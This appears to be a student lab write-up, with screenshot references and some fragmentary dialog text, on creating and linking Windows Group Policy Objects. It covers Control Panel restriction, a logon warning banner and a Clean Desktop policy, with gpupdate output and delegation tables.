Command Prompt
Microsoft Windows [Version 10.0.19044.4529]
(c) Microsoft Corporation. All rights reserved.


C:\Users\davidb>gpupdate
Updating policy...

Computer Policy update has completed successfully.
User Policy update has completed successfully.
```

-Sign out and sign in as the non-admin user:





-Sign out and sign in as admin from the Windows 10 VM, then access the Control Panel. This user is not in the OU that the GPO is applied to, and the Control Panel will open without a problem.



### 3a-3k



-Interactive logon: Message text:

Interactive logon: Message text for users attempting to lo... ? X



-Interactive logon: Message title:

Interactive logon: Message title for users attempting to lo... ? X



**Logon Warning**

Scope Details Settings Delegation

These groups and users have the specified permission for this GPO

| Name                                       | Allowed Permissions                    | Inherited |
|--------------------------------------------|----------------------------------------|-----------|
| CORPO\Domain Admins                        | Edit settings, delete, modify security | No        |
| CORPO\Enterprise Admins                    | Edit settings, delete, modify security | No        |
| NT AUTHORITY\Authenticated Users           | Read (from Security Filtering)         | No        |
| NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS | Read                                   | No        |
| NT AUTHORITY\SYSTEM                        | Edit settings, delete, modify security | No        |

**Computer Configuration (Enabled)**

**Policies**

**Windows Settings**

**Security Settings**

**Local Policies/Security Options**

**Interactive Logon**

| Policy                                                          | Setting                                                                                                                                                                                                                |
|-----------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Interactive logon: Message text for users attempting to log on  | This system is restricted to authorized users. Individuals who attempt unauthorized access will be prosecuted. If you are unauthorized, terminate access now. Click OK to indicate your acceptance of this information |
| Interactive logon: Message title for users attempting to log on | "WARNING: This system is restricted to authorized users."                                                                                                                                                              |

**User Configuration (Enabled)**

No settings defined.

-Update policy on WIN10 VM with **gpupdate**:

```


C:\> Command Prompt
Microsoft Windows [Version 10.0.19044.4529]
(c) Microsoft Corporation. All rights reserved.

C:\Users\davidb>gpupdate
Updating policy...

Computer Policy update has completed successfully.
User Policy update has completed successfully.
  
```

-Sign out from WIN10 VM

-Sign in again on WIN10 VM, the warning upon logon message appears:



#### 4a-4i

- ▼ Group Policy Objects
  - Default Domain Controllers Policy
  - Default Domain Policy
  - Logon Warning
  - Prohibit Control Panel Access

New GPO ✕

Name:

Source Starter GPO:

Disable all items
Previous Setting
Next Setting

☐ Not Configured
 ☒ Enabled
 ☐ Disabled

Comment:

Supported on:
 

Windows Server 2003, Windows XP, and Windows 2000 only

Options:

Help:
 

Removes Active Desktop content and prevents users from adding Active Desktop content.

This setting removes all Active Desktop items from the desktop. It also removes the Web tab from Display in Control Panel. As a result, users cannot add Web pages or pictures from the Internet or an intranet to the desktop.

Note: This setting does not disable Active Desktop. Users can still use image formats, such as JPEG and GIF, for their desktop wallpaper.

OK
Cancel
Apply

## Clean Desktop

Scope
Details
Settings
Delegation

The settings in this GPO can only apply to the following groups, users, and computers:
 

| Name                             |
|----------------------------------|
| NT AUTHORITY\Authenticated Users |

**Delegation**

These groups and users have the specified permission for this GPO

| Name                                       | Allowed Permissions                    | Inherited |
|--------------------------------------------|----------------------------------------|-----------|
| CORPO\Domain Admins                        | Edit settings, delete, modify security | No        |
| CORPO\Enterprise Admins                    | Edit settings, delete, modify security | No        |
| NT AUTHORITY\Authenticated Users           | Read (from Security Filtering)         | No        |
| NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS | Read                                   | No        |
| NT AUTHORITY\SYSTEM                        | Edit settings, delete, modify security | No        |

**Computer Configuration (Enabled)**

No settings defined.

**User Configuration (Enabled)**

**Policies**

**Administrative Templates**


Policy definitions (ADMX files) retrieved from the local computer.

**Desktop/Desktop**


| Policy                            | Setting | Comment |
|-----------------------------------|---------|---------|
| <a href="#">Disable all items</a> | Enabled |         |




-Link new GPO **Clean Desktop** inside the Students OU:




-WIN10 VM Desktop:





5a-5j




-Download Chrome for WIN2019-SERVER and downloading bookcover.jpg:






## -Set Desktop Wallpaper configuration:


